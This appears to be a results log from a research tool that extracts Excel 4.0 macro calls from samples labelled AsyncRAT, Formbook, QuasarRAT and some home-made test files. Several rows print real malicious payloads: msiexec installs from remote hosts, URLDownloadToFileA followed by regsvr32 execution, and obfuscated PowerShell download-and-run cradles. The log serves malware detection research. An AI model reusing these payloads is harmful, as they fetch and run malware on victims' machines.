AsyncRAT 13d9c1e02ffcc1ed257d6200fa4e5faa9b32b8e7dca0e356b271b42b54687a46.xls 0.0854578018188476 2023-05-25 15:35:40 [] 0.0

AsyncRAT 417b21104c212d3c6443c30960b43bfa3c65dda72061a5a2c0246ff97930eb18.xls 0.0826406478881836 2023-05-25 15:35:40 [] 0.0

AsyncRAT 13b52a2b81a99c5b40e1710dc68c74726cb5981676cb52585a218e696cc2846e.xls 0.084538459777832 2023-05-25 15:35:40 [] 0.0

AsyncRAT f8569a28afa079072bf1faf79e715dda7513e382dc423fc5ee07ec2f54223d24.xls 0.0840761661529541 2023-05-25 15:35:40 [] 0.0

Github_sample1 hide 0.0807776451110839 2023-05-25 15:35:41 ”[””EXEC””, [””msiexec.exe serf=19 skip=1 /i http://office365advance.com/update /q OnStart=’c:\\windows\\notepad.exe’””], ””HALT””, [null]]” 4.0

Github_sample1 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 0.080442190170288 2023-05-25 15:35:41 ”[””EXEC””, [””msiexec.exe serf=19 skip=1 /i http://office365advance.com/update /q OnStart=’c:\\windows\\notepad.exe’””], ””HALT””, [null]]” 4.0

Github_sample1 PA122018.xls 0.4539580345153808 2023-05-25 15:35:41 ”[””EXEC””, [””msiexec.exe serf=19 skip=1 /i http://add3565office.com/rstr /q OnStart=’c:\\windows\\notepad.exe’””], ””HALT””, [null]]” 4.0

Github_sample1 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 (1) 0.0806343555450439 2023-05-25 15:35:41 ”[””EXEC””, [””msiexec.exe serf=19 skip=1 /i http://office365advance.com/update /q OnStart=’c:\\windows\\notepad.exe’””], ””HALT””, [null]]” 4.0

Formbook 5a5817fe411771135283c96d05ac670e36251ba2ed0d6e900d2e0e6952591573.xls 0.7137904167175293 2023-05-25 15:35:42 [] 0.0

Formbook c3affae1546bd52cefac3b0692c5a2f66f72119d4b3fbb6d75afcd45e1ae6849.xls 1.1916234493255615 2023-05-25 15:35:43 [] 0.0

Formbook 947cd5f58e78d46bc0ca6a271b508a3daebaa01ad1e0f9df885b7586d41bde9c.xls 1.1206278800964355 2023-05-25 15:35:44 [] 0.0

Formbook 5aa47f37d752f2be0e81960995899ad5a4a42cba75b045c2232942524ef6c9f6.xls 0.8947935104370117 2023-05-25 15:35:45 [] 0.0

Formbook 4c50b971a1c746ac6054ae1a4529682c55479c709632a4b872cbcbbb3e77fb36.xls 1.1065011024475098 2023-05-25 15:35:46 [] 0.0

Formbook d47dd202f493c4bf8ac2e95ae134064ec838d3189c12d4ae20d497bae92a5023.xls 0.9830977916717528 2023-05-25 15:35:47 [] 0.0

Formbook c00b4a34013abf136f76182788933d3e11c4c210cf9ea99a38c5b54043460eb3.xls 1.220036506652832 2023-05-25 15:35:48 [] 0.0

Formbook 6dc2c3864af0c03dba20cf6bd2a235eaf9c532d57def8854632560e2f12a2795.xls 0.8612830638885498 2023-05-25 15:35:49 [] 0.0

Formbook ce86ac22bc71fedaacf10e3f1ff4847a398a1e204589d0bfdbe35c26daf63bf3.xls 1.1106317043304443 2023-05-25 15:35:50 [] 0.0

Formbook 469310514686913b88c9480e8c84039e3866a339e0ed961371fb2d1a8719fb1b.xls
0.9966311454772948 2023-05-25 15:35:51 [] 0.0

Formbook baaf33dc951650d56f7604d13ee932371279fef9655f8e55a900c30007ed09c4.xls
0.9639968872070312 2023-05-25 15:35:52 [] 0.0

Formbook cf35c3a80b37850da40588686972218d720ad63c3060b7fc88df284e11a84a6d.xls
1.153414964675903 2023-05-25 15:35:54 [] 0.0

Formbook 2963a9c39909293e60f5ba8a19cbf738db2ddbdd043b5dbf85880b8cdb049ad1.xls
1.0396976470947266 2023-05-25 15:35:55 [] 0.0

Formbook 3a65ea31064636050403b07254babbc4470f5531b50423aaa49fc5a49c2e1efd.xls
1.0193862915039062 2023-05-25 15:35:56 [] 0.0

Formbook d53bfebaa5727190790fb0ee11028d82703c9ec84e50735248179a756ed0fd04.xls
1.0002992153167725 2023-05-25 15:35:57 [] 0.0

Formbook 63731f5b05a025ba4a799b245160bc8d5dff4ac8a299fea3809456ae861f40b3.xls
0.9866499900817872 2023-05-25 15:35:58 [] 0.0

Formbook 8be101509461d8954f93b6898c1fe407f6a95c78de3b64392e5b785ce55df5b0.xls
0.0883457660675048 2023-05-25 15:35:58 [] 0.0

Formbook a96547af00d3954d15a9ab5a07a54a866784113456f192a90105296017726f23.xls
1.16251540184021 2023-05-25 15:35:59 [] 0.0

Formbook dc81b5b7a452a87fb69375b84afaeebd797411b314f5c8422dfa0d180226b354.xls
1.0440292358398438 2023-05-25 15:36:00 [] 0.0

Formbook 6827198787f9943dc5e63c77b5a1a69b066736eaf02f4e8fafb5aaf589442cfa.xls
1.038666009902954 2023-05-25 15:36:01 [] 0.0

Formbook 78db3edeb45a9848b0f4b9311565310ea938332125763a6338e6207eaed69eeb.xls
1.0307636260986328 2023-05-25 15:36:02 [] 0.0

Formbook e13b6192a2a9a327fedfec748017be310eae13f839ef20c7677e5a937937419d.xls
1.0040323734283447 2023-05-25 15:36:03 [] 0.0

Formbook 0124305e81b8c76ce8d3453c11c5c43467445e1669e039bdd97d1ead84470264.xls
0.9735379219055176 2023-05-25 15:36:04 [] 0.0

Formbook bfc32e119ab95beecd69c1b8bb96a4fe849d3b0dcd72f22bacf9e02a507902d4.xls
1.1452205181121826 2023-05-25 15:36:05 [] 0.0

Formbook 77e1337a6c79018373e084233a50c6d1b25981c368e99d0021e1ce740b0f33db.xls
1.036851406097412 2023-05-25 15:36:06 [] 0.0

Formbook feeebcac4fe92741d3bf232e0f87568893aab96802565d59b10b744991b373dd.xls
1.018171310424805 2023-05-25 15:36:07 [] 0.0

Formbook 5c95e7780f337f96bc3871b7e15f64b07bc72d76d844a7c9e02b24f6a5c2a4f0.xls
0.992650270462036 2023-05-25 15:36:08 [] 0.0

Formbook 9bfe8d21d65c15c79e4e76f239ebcb4d408e66528399ff68bfc5a42714e449b2.xls
1.2231056690216064 2023-05-25 15:36:10 [] 0.0

Formbook b7a66f850f21e75d9e4dfb0deaacc0426436b99e9b98a825d6a3cec94988a736.xls
0.8665754795074463 2023-05-25 15:36:10 [] 0.0

Formbook a66147f8558c01ed42611b4ca6ed4b66aa73262ec1509b8979312a60ec518a46.xls
1.1098737716674805 2023-05-25 15:36:11 [] 0.0

Formbook f5956d5b7fb80ade8c37ae4dbccf63ce3f123cd78ac4ec36d44e0815df3e9fc5.xls
0.9905068874359132 2023-05-25 15:36:12 [] 0.0

Formbook b30d98065cb13fd8b8eb1b0f4b1dac4b8152ab41f80b6d1fd9441eac36c74eaa.xls
0.9561796188354492 2023-05-25 15:36:13 [] 0.0

Formbook dcbd4c17d24d6939e1de666b9f4558d6a73cd8b892ad3c0a08ca6ced2896204a.xls
1.11961030960083 2023-05-25 15:36:15 [] 0.0

Formbook 035bd3a52e5e97a6a82ae98287ec5bef4835ad806db1a341f7c6b9bbeba443d3.xls
0.9956018924713136 2023-05-25 15:36:16 [] 0.0

Formbook 538d6a66cd235815e1452cbf76a269a62ef577d1027dea43a21f67d79bcdc9bf.xls
0.9636168479919434 2023-05-25 15:36:17 [] 0.0

Formbook e6a37fc9959cda197e79dea566901b4d837b7b8c35a13d3d167c113c59b6b733.xls
1.122239589691162 2023-05-25 15:36:18 [] 0.0

Formbook b6a669273d43222376841afe1aeb76363e32bb360b0717af67bfa54d78f58b3b.xls
0.0861690044403076 2023-05-25 15:36:18 [] 0.0

Formbook 5291176dbeea18ec3716a6b65e45b602357bad5b635543a5e85c0baa03d08f54.xls
1.0226411819458008 2023-05-25 15:36:19 [] 0.0

Formbook 2678ea9a98659545592b7982a17a1b65b92f0fba7eea9d15760f2dbcb7546956.xls
1.2174735069274902 2023-05-25 15:36:20 [] 0.0

Formbook ad00bf202413a51629e0bf7e0b4d48cdf6a59004dee2cad317d1f01526c5f712.xls
1.1252830028533936 2023-05-25 15:36:21 [] 0.0

Formbook cd0ba91690bd303cc193df2e7744cad7feda1e5649b95dcda9a7de73ee0154e1.xls
1.1159677505493164 2023-05-25 15:36:22 [] 0.0

Formbook 53f32eb1e2023b9346427d2111b0e4ac33ff4592384a1f0dae3dd5fc90dc4b2c.xls
0.0847845077514648 2023-05-25 15:36:22 [] 0.0

Formbook b861cc02ce6ad439e78219a4a0c154188de055794950d3e5d7fc51178f72971c.xls
1.119903326034546 2023-05-25 15:36:23 [] 0.0

Formbook 4b77057686ba3b9c261ba85440fe0a66905ca7bfff9d10ec57c80c93415d9554.xls
1.1145615577697754 2023-05-25 15:36:25 [] 0.0

Formbook f06916db4ff1854630b29191f3a41251cdc97ab00a543c777dd5890545cca07b.xls
1.1244101524353027 2023-05-25 15:36:26 [] 0.0

Formbook af7507e086de56c44f812ab492dfecc5ff83bd6b927f40b44ac036613870dd1f.xls
0.91322660446167 2023-05-25 15:36:27 [] 0.0

Formbook 9380ed9d00291c5a8e5e5658376344f34d17eda7351ae2ce785fbe7116dc73aa.xls
1.1524081230163574 2023-05-25 15:36:28 [] 0.0

Formbook 91aa652ad839887ae0c15a7877a87a62f588532f6c0480227b00b8ada2f18c34.xls
0.1447336673736572 2023-05-25 15:36:28 [] 0.0

Formbook ff1d5969a19b688cb6deddb0c2fb32d7794eefc6e47bf12b86ec66ec87192da6.xls
1.0233960151672363 2023-05-25 15:36:29 [] 0.0

Formbook 858365376ff602f13f39e9cf030896fdffb783b93926c7b48c227cd47ee1ebc7.xls
1.017683982849121 2023-05-25 15:36:30 [] 0.0

Formbook 73ac8e220a586c3a08e92c808c0062ca29028d923317cab990ef412cb745c7fc.xls
1.219850778579712 2023-05-25 15:36:31 [] 0.0

Formbook b43beea941b507e66bdcfab96b5db203a67aad7133164f35031c4e3df04deddf.xls
1.1247656345367432 2023-05-25 15:36:32 [] 0.0

Formbook 42a2dbce5965ca2782886894928d28de035d0bde379eff1ddb5e03902dab483e.xls
0.8530604839324951 2023-05-25 15:36:33 [] 0.0

Formbook cdd758e3f1895a0a42cff67afc7f287176e1c3f8fdbec20a16e300492cb7c01f.xls
1.1246881484985352 2023-05-25 15:36:34 [] 0.0

Formbook 2affb96bed966f1bc5ec7c83d6dc5b1dd91a6fb2c4167f4be76a16b89194331a.xls
0.996497631072998 2023-05-25 15:36:35 [] 0.0

Formbook 1008f41fbb9f5f59b36e40fe285c18f0ead78d68ef4bfa630123ee9cd2629729.xls
0.9647278785705566 2023-05-25 15:36:36 [] 0.0

Formbook 46a8c46dce724dc3988b3fde6ccb3fefab82f9028b59035ce70b404d408bd161.xls
1.123624324798584 2023-05-25 15:36:37 [] 0.0

Formbook dbcfbb3b0430272e67d8c29975ae3394eb7a74485220577060b2dbc79344d0b2.xls
0.99497389793396 2023-05-25 15:36:38 [] 0.0

Formbook fea3e5a415592d0fdd4cd2fd8834727e299f270d8afd52129325e638169da263.xls
1.2436513900756836 2023-05-25 15:36:40 [] 0.0

Formbook b1aef9e39277be61bb04e4f83d4a4abae685718718b898819a8dad041ae259cb.xls
0.8716528415679932 2023-05-25 15:36:41 [] 0.0

Formbook f99ad110ac46cd56476c1a4c568e77a9bf02ea9d3d18eb9e9f67a3107a74a661.xls
1.1191930770874023 2023-05-25 15:36:42 [] 0.0

Formbook 708e57865390f24449be8d2c202ffdf9517984bf96a82de7aacf6d5ec6f7adbc.xls
1.001638889312744 2023-05-25 15:36:43 [] 0.0

Formbook e9c0417566e7bd717c50b803094fbd7a7b9142c5014e6bf7e33c27e66df974e5.xls
0.1668465137481689 2023-05-25 15:36:43 [] 0.0

Formbook 6be54d940631a66161b2ecdb805200f2b7fe9abf2e0c8f18179a0d59b0380a5d.xls
1.27553129196167 2023-05-25 15:36:44 [] 0.0

Formbook b9730cf9341574767b7b119bb41b586be08d668d49c45a1023e2da4692c33e20.xls
1.130934715270996 2023-05-25 15:36:45 [] 0.0

Formbook c1da0ab115ca1f341e89af595a1e4a3bc28d7fed17536b377c969d85ae0529d6.xls
0.0852060317993164 2023-05-25 15:36:45 [] 0.0

Formbook a09c97fd6265caa04ac80f307f2c9d2caa5a12c30ea2a712e2e9f456e1f04c7d.xls
0.0888187885284423 2023-05-25 15:36:46 [] 0.0

Formbook daaea957dac997ea926ef5e2626cfae73bb1541adc7b0ac76e28aef1aa96ab9f.xls
1.1164746284484863 2023-05-25 15:36:47 [] 0.0

Formbook efdb6f114d0c7bcbbce947287c49369d6094d82009f69c330b728027a02bffa4.xls
1.130723237991333 2023-05-25 15:36:48 [] 0.0

Formbook ee4df974fd5090c293071ab36cad074fb8ebcc89c295260db7b5e8bb7514965e.xls 0.0887877941131591 2023-05-25 15:36:48 [] 0.0

Formbook 1bcc7193617e608499c5a49a55ec343748dfcb4e6e554b8f2b1d9b6ce929962c.xls 1.117412805557251 2023-05-25 15:36:49 [] 0.0

Basic_tests if3_fr.xlsm 0.0727770328521728 2023-05-25 15:36:49 "[""GOTO"", [""<Cell at C1>""], ""IF"", [null], ""ALERT"", [null], ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif"", ""C:\\Users\\natha\\OneDrive\\Bureau\\Unif\\Master2\\Memoire\\excel_file\\test.gif"", 0, 0], ""HALT"", [null]]" 10.0

Basic_tests if_comp.xlsm 0.0726830959320068 2023-05-25 15:36:49 "[""GET.WORKSPACE"", [19], ""HALT"", [null], ""IF"", [true], ""GOTO"", [""<Cell at B2>""], ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif"", ""C:\\Users\\natha\\OneDrive\\Bureau\\Unif\\Master2\\Memoire\\excel_file\\test.gif"", 0, 0]]" 10.0

Basic_tests if_meme.xlsm 0.0729522705078125 2023-05-25 15:36:50 "[""GET.WORKSPACE"", [42], ""HALT"", [null], ""IF"", [true], ""SEARCH"", [""Windows"", ""/""], ""ISNUMBER"", [""-1""], ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif"", ""C:\\Users\\user\\Desktop\\test1.gif"", 0, 0], ""EXEC"", [""cmd.exe""], ""GOTO"", [""<Cell at F5>""], ""REGISTER"", [""User"", ""GetTickCount"", ""J""]]" 18.0

Basic_tests dl_fr.xlsm 0.0722758769989013 2023-05-25 15:36:50 "[""ALERT"", [null], ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif"", ""C:\\Users\\natha\\OneDrive\\Bureau\\Unif 0, 0], ""HALT"", [null]]" 6.0

Basic_tests mal_test.xlsx 0.0848283767700195 2023-05-25 15:36:50 [] 0.0

Basic_tests if1_fr.xlsm 0.072352647781372 2023-05-25 15:36:50 "[""GOTO"", [""<Cell at C1>""], ""IF"", [null], ""ALERT"", [null], ""HALT"", [null]]" 8.0

Basic_tests if_obf2.xlsm 0.0740294456481933 2023-05-25 15:36:50 "[""GET.WORKSPACE"", [42], ""HALT"", [null], ""IF"", [true], ""SEARCH"", [""Windows"", ""/""], ""ISNUMBER"", [""-1""], ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif"", ""C:\\Users\\user\\Desktop\\test1.gif"", 0, 0], ""EXEC"", [""cmd.exe""], ""GOTO"", [""<Cell at F5>""], ""ALERT"", [null]]" 18.0

Basic_tests if2_fr.xlsm 0.0729703903198242 2023-05-25 15:36:50 "[""GOTO"", [""<Cell at C1>""], ""IF"", [null], ""ALERT"", [null], ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif"",

””C:\\Users\\natha\\OneDrive\\Bureau\\Unif\\Master2\\Memoire\\excel_file\\test.gif””, 0, 0], ””HALT””, [null]]” 10.0

Basic_tests if_obf1.xlsm 0.0738532543182373 2023-05-25 15:36:51 ”[””GET.WORKSPACE””, [42], ””HALT””, [null], ””IF””, [true], ””SEARCH””, [””Windows””, ”””””], ””IS-NUMBER””, [””-1””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJC-CBB””, 0, ””https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif””, ””C:\\Users\\user\\Desktop\\test1.gif””, 0, 0], ””EXEC””, [””cmd.exe””], ””GOTO””, [””<Cell at F5>””], ””REGISTER””, [””User””, ””GetTickCount””, ””J””]]” 18.0

Basic_tests terminal_calc_fr.xlsm 0.0735206604003906 2023-05-25 15:36:51 ”[””EXEC””, [””cmd.exe””], ””ALERT””, [null], ””HALT””, [null]]” 6.0

Basic_tests phishing-xlm_fr.xlsm 0.0730724334716796 2023-05-25 15:36:51 ”[””EXEC””, [””c:\\shell.cmd””], ””HALT””, [null]]” 4.0

Basic_tests mal3.xlsx 0.5532262325286865 2023-05-25 15:36:52 ”[””T””, [””(\””urlmo””], ””TEXT””, [””://helpeve.com/multiw””, 56656436466735.0], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””http://helpeve.com/multiwp/cxpkaAk
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””http://helpeve.com/multiwp/cxpkaAkAKPR
””..\\oxnv1.ooccxx””, 0, 0], ””EXEC””, [””C:\\Windows\\System32\\regsvr32.exe ..\\oxnv1.ooccxx””], ””RETURN””, [null]]” 12.0

Basic_tests if_long.xlsm 0.0739221572875976 2023-05-25 15:36:52 ”[””GET.WORKSPACE””, [42], ””HALT””, [null], ””IF””, [true], ””SEARCH””, [””Windows””, ”””””], ””IS-NUMBER””, [””-1””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJC-CBB””, 0, ””https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif””, ””C:\\Users\\user\\Desktop\\test1.gif””, 0, 0], ””EXEC””, [””cmd.exe””], ””GOTO””, [””<Cell at F5>””], ””REGISTER””, [””User””, ””GetTickCount””, ””J””]]” 18.0

Basic_tests if4_fr.xlsm 0.0750072002410888 2023-05-25 15:36:52 ”[””GOTO””, [””<Cell at C1>””], ””IF””, [null], ””ALERT””, [null], ””CALL””, [””urlmon””, ””URLDownload-ToFileA””, ””JJCCBB””, 0, ””https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif””, ””C:\\Users\\natha\\OneDrive\\Bureau\\Unif\\Master2\\Memoire\\excel_file\\test.gif””, 0, 0], ””HALT””, [null]]” 10.0

Basic_tests today.xlsm 0.0729405879974365 2023-05-25 15:36:52 ”[””ALERT””, [null], ””TODAY””, [null], ””SET.VALUE””, [””0””], ””GOTO””, [””<Cell at C3>””], ””IF””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJC-CBB””, 0, ””https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif””, ””C:\\Users\\user\\Desktop\\testTrue.gif””, 0, 0], ””HALT””, [null]]” 14.0

Basic_tests if3_fr.xls 0.0786273479461669 2023-05-25 15:36:52 ”[””GOTO””, [””<Cell at C1>””], ””IF””, [null], ””ALERT””, [null], ””CALL””, [””urlmon””, ””URLDownload-ToFileA””, ””JJCCBB””, 0.0, ””https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif””,

””C:\\Users\\natha\\OneDrive\\Bureau\\Unif\\Master2\\Memoire\\excel_file\\test.gif””, 0.0, 0.0], ””HALT””, [null]]” 10.0

Basic_tests if_work_plus.xlsm 0.0750017166137695 2023-05-25 15:36:52 ”[””GET.WORKSPACE””, [42], ””HALT””, [null], ””IF””, [true], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif””, ””C:\\Users\\user\\Desktop\\test1.gif””, 0, 0], ””SEARCH””, [””Windows””, ”””””], ””ISNUMBER””, [””-1””], ””GOTO””, [””<Cell at B2>””]]” 14.0

QuasarRAT 126a6947bb766d06e7f1eb176b6fa573e72c72dd0f705a99df1e335b7839b134.xls 0.0857536792755127 2023-05-25 15:36:52 [] 0.0

QuasarRAT b057853d384f7d957d979753fa09674c116d085a99be6f4923484f02d256f26a.xls 0.3821020126342773 2023-05-25 15:36:53 [] 0.0

QuasarRAT 6a746da4275da8295c4a5718de7707d7e7543c16c1046fb12839d3868059e5dc.xls 0.0823097229003906 2023-05-25 15:36:53 [] 0.0

QuasarRAT 402764c90c870fa2eb17282ffeffe95e8439d3622976d7391ee9cd1d43d491cd.xls 0.0903947353363037 2023-05-25 15:36:53 [] 0.0

QuasarRAT 858963fa777ab0af515f7a81ff5ce29ffdda5361c67137cf0be35095bc7f1d9b.xls 0.0860745906829834 2023-05-25 15:36:53 [] 0.0

QuasarRAT f0deca3a062a057b45bd075aef290b9bd88180c4f72743c29907dc3b934121d8.xls 0.0831339359283447 2023-05-25 15:36:53 [] 0.0

QuasarRAT 11b3fd32ae1a3fca2d96f3b8770a3ccad52186da86f591e71a97fbff10fb895b.xls 0.0864105224609375 2023-05-25 15:36:53 [] 0.0

QuasarRAT 66a0caa01b244b734d96992a5e85367275bbc5efaa390d871f842079b9c88901.xls 0.0864901542663574 2023-05-25 15:36:53 [] 0.0

QuasarRAT 524a2c7a97d8323f5de3ca9ba3190e372d6f6e076522283a9697324d94ffcd38.xls 0.0825045108795166 2023-05-25 15:36:53 [] 0.0

QuasarRAT 051851a940f92112ddf290124d2cea4acd2d0d1f2522c8e942faef9ed6fff244.xls 0.1894812583923339 2023-05-25 15:36:54 [] 0.0

QuasarRAT 4ae704cde30c0dbc3b6ce5e44a5cfac34a2038b571ed1d2872fc1d48cdc58779.xls 0.0831236839294433 2023-05-25 15:36:54 [] 0.0

QuasarRAT 2f9f4cf6fc4d74634c5152ce02d60b185ba86f0e839b66421ad205d21e7a301c.xls 0.085468053817749 2023-05-25 15:36:54 [] 0.0

QuasarRAT ebf3394f6ce4969ede9d837e55859ad751e02b46f795eae697fabec92d3252a1.xls 0.0857033729553222 2023-05-25 15:36:54 [] 0.0

QuasarRAT 3ad8691efbddbb631e5e285daa5edeaf3431ad9314ed398680064029587f6620.xls 0.0812814235687255 2023-05-25 15:36:54 "[""ERROR"", [null], ""EXEC"", [""cmd /c powershell -w 1 (nEw-oB‘jecT Net.WebCL‘I‘eNT).(’Down’+’loadFile’).Invoke(’http://tinyurl.com/y5onncnm’,’mh.exe’)""]]" 4.0

QuasarRAT 189dfc7eca70dc08e242e9079d35198826b189f27e919aaf13c4482a763ae1a3.xls 0.0902841091156005 2023-05-25 15:36:54 [] 0.0

QuasarRAT 88029893d6aac1da2291879dc5b9b742ce4d7a2764ea871d6ba5fb17944ccbee.xls 0.0841815471649169 2023-05-25 15:36:54 [] 0.0

QuasarRAT f09f54a8c694a8b026051b90fd0f92040d952b75446af726de55522ef1e13dda.xls 0.1944959163665771 2023-05-25 15:36:54 [] 0.0

QuasarRAT d8032c71de22af1a399435b344ca825689ee175529c98fce2529f128f8357dc2.xls 0.0815339088439941 2023-05-25 15:36:55 "[""EXEC"", [""cmd /k powershell -w 1 stARt‘-slE‘Ep 3 0.0

QuasarRAT e3e9ec3c78971e8899852421651eafa00ab2cc04a2f11022bde16b4c6628a771.xls 0.3719582557678222 2023-05-25 15:36:55 "[""EXEC"", [""powershell -Command IEX (new‘-OB‘jeCT(’Net.WebClient’)).’DoWnloAdsTrInG’(’ht’+’tp://paste.ee/r/O1pw3’)""], ""HALT"", [null]]" 4.0

QuasarRAT c7042abbb28ecd4c08425162570e459bf03aa0a2dc0e23a04024a5ec78a2052b.xls 0.0876884460449218 2023-05-25 15:36:55 [] 0.0

QuasarRAT 0a1dbab22dbec6219e9a4d934dadb167870a4f2e55eeea59d0aae9ad4dbfe17c.xls 0.0903229713439941 2023-05-25 15:36:55 [] 0.0

QuasarRAT a461fd38a0a97f8519fff29e59e1a25095acd55bfff1525863773c348634561d.xls 0.2070741653442382 2023-05-25 15:36:55 [] 0.0

QuasarRAT 1ac5ec88475277f1a3999a698e3c9449b1963dd415aad6ac48384614eb2a767d.xls 0.0837693214416503 2023-05-25 15:36:56 [] 0.0

QuasarRAT 100f14bd43501076a1b9dc89bdbc702aadbe65054c05e4bdf9ad8f0000d1c699.xls 0.0843935012817382 2023-05-25 15:36:56 [] 0.0

QuasarRAT b2a3e7ff64f5872c08c1f71e6dd3ee0b9a51c439725277669fa1eddde9658457.xls 0.0892252922058105 2023-05-25 15:36:56 [] 0.0

QuasarRAT e1993021c0575594ff63f2685d56f1e80c60d6fc67e5e86ff1c5ef7b25f773d5.xls 0.0903494358062744 2023-05-25 15:36:56 [] 0.0

QuasarRAT 779601f8ec5b69fc2439382fb095f46f715da428865db99c42f017ad8da96238.xls
0.0916051864624023 2023-05-25 15:36:56 [] 0.0

QuasarRAT 09051ade3d7c8bc6be358107b584eba08fdec0214cfd7c99e4b56f3e1e66d2b5.xls
0.0868575572967529 2023-05-25 15:36:56 [] 0.0

QuasarRAT dce60d68b8f605395a40e7ad2bd4190925ed9af008ca333dbfe7f30659b5b093.xls
0.0899584293365478 2023-05-25 15:36:56 [] 0.0

QuasarRAT fdddb3226bd01d7623ee1e778326b70acb4a4a88f2284d2f8a7a49af7e8c6edf.xls
0.0916182994842529 2023-05-25 15:36:56 [] 0.0

QuasarRAT e98de0e6a0109c44236912b3b69ae0fbf973e63805256ef061ea56235d4458b7.xls
0.0928840637207031 2023-05-25 15:36:56 [] 0.0

QuasarRAT 84373ebec135e57078d86662414d1c39fa6def544ea4152f703489fb171a1900.xls
0.2272825241088867 2023-05-25 15:36:57 [] 0.0

QuasarRAT e65e81cc7ccdf6569a0af3aaf8e1bd0d23caa332e8d416caf393d241ca4b4c43.xls
0.1433041095733642 2023-05-25 15:36:57 [] 0.0

QuasarRAT e6e5b5116db79b0d86a588cb9b0259986eaa6afefd58cb97139a439787caedb9.xls
0.0867486000061035 2023-05-25 15:36:57 [] 0.0

QuasarRAT ff84b0d2381b71c2bfd1575916e663a96ae5120b0d059411411f9224fc1004c0.xls
0.0833601951599121 2023-05-25 15:36:57 [] 0.0

QuasarRAT 90903999baa70b0965698675e67612c0d16ef890394fa822cc11b8b7af8f7ee5.xls
0.095146894454956 2023-05-25 15:36:57 [] 0.0

QuasarRAT fd1d2de482925060b31bf7aed80909ff2c8f4a5bfa61f8679e70d5670e9bb67e.xls
0.0975899696350097 2023-05-25 15:36:57 [] 0.0

QuasarRAT a907be84fd31c3e486573199a29ebc2624310b18a4872ffe5ab9f45d74af58ec.xls
0.0864508152008056 2023-05-25 15:36:57 [] 0.0

QuasarRAT 47014593d97368b6ed063234c8a3df28e7d89ad4abf5a7d5c176d64bf2e66967.xls
0.0848302841186523 2023-05-25 15:36:57 [] 0.0

QuasarRAT 114415ce27eb6f948f2ac16817d359763cba05035b624ec2c6b6f7b390933c57.xls
0.1005496978759765 2023-05-25 15:36:57 [] 0.0

QuasarRAT 9296f2fd6c9ff54bdc0239603238d89347ece6efd3fa75aa2b4baedac90c5f3a.xls
0.0864129066467285 2023-05-25 15:36:57 [] 0.0

QuasarRAT ecc323c737ea71e81873751995b2c6c5d0bc8845db73466d0d1cdc518c57041b.xls
0.2196345329284668 2023-05-25 15:36:58 [] 0.0

QuasarRAT a1f309adfabcda9c7f1badc025f7756f7dd8ff9da3529dee09044df6e7d177df.xls
0.0849392414093017 2023-05-25 15:36:58 [] 0.0

QuasarRAT 638427e622c7af9deedc65183f58fc0c5d64c8ba1161d20061585429b4f4bc90.xls
0.0934469699859619 2023-05-25 15:36:58 [] 0.0

QuasarRAT a5dfcf9a827396a6301eaacd4be669f2c936720727c2a00679d0ee1574a86abd.xls
0.0840113162994384 2023-05-25 15:36:58 [] 0.0

QuasarRAT 8a7ca24fcbff9d2ce6a0f750628ac40322bc922692e1c6277672105d9e02438b.xls
0.0817978382110595 2023-05-25 15:36:58 [] 0.0

QuasarRAT 132febbd685d3a267b92b9143f4effbaf0df56b58764dd2f6bcd44908ba0b4a8.xls
0.0851325988769531 2023-05-25 15:36:58 [] 0.0

QuasarRAT c04a07ce9cfbf04c02aafeb4510260a407b8316e86762aee0b3b9a86c939ebf2.xls
0.0842339992523193 2023-05-25 15:36:58 [] 0.0

QuasarRAT 0579f660e3087207714180f271bd21e9ecaea4e7103e1a140ebadf378473416f.xls
0.0842683315277099 2023-05-25 15:36:58 [] 0.0

QuasarRAT 6e6d4e37d64dd0ad9e1e0deb2818557eac36d5794f2f786455332c3b9699c8ae.xls
0.0880806446075439 2023-05-25 15:36:58 [] 0.0

QuasarRAT 93c301a05293e50ce70d4ff1136d84c99a124bea80dc88a021787f80788a07be.xls
0.2269022464752197 2023-05-25 15:36:59 [] 0.0

QuasarRAT 3f9c241da4e35cd0714e5b298a14ccf8d54c1071b338f552e2c707754f5c39dc.xls
0.0831727981567382 2023-05-25 15:36:59 [] 0.0

QuasarRAT ffdb5268f26c49da0613b5d2b107fb870bee389603e17aa890b5f30c0d61c0c8.xls
0.0867993831634521 2023-05-25 15:36:59 [] 0.0

QuasarRAT b9d9a182e7f6f1afaf0f5058def2ca3e4e65f71a387c228c0a098b6c41b6d319.xls
0.0844995975494384 2023-05-25 15:36:59 [] 0.0

QuasarRAT 27ec7a12359c0da7c2d94dc5e12e0f3939cc892b514e9d19ce653c7e71864ad8.xls
0.0868501663208007 2023-05-25 15:36:59 [] 0.0

QuasarRAT 16a64ebfe7b7969a53a002f9ee6793bacb53d3d46562f428a6176c21bdb65dcf.xls
0.0868611335754394 2023-05-25 15:36:59 [] 0.0

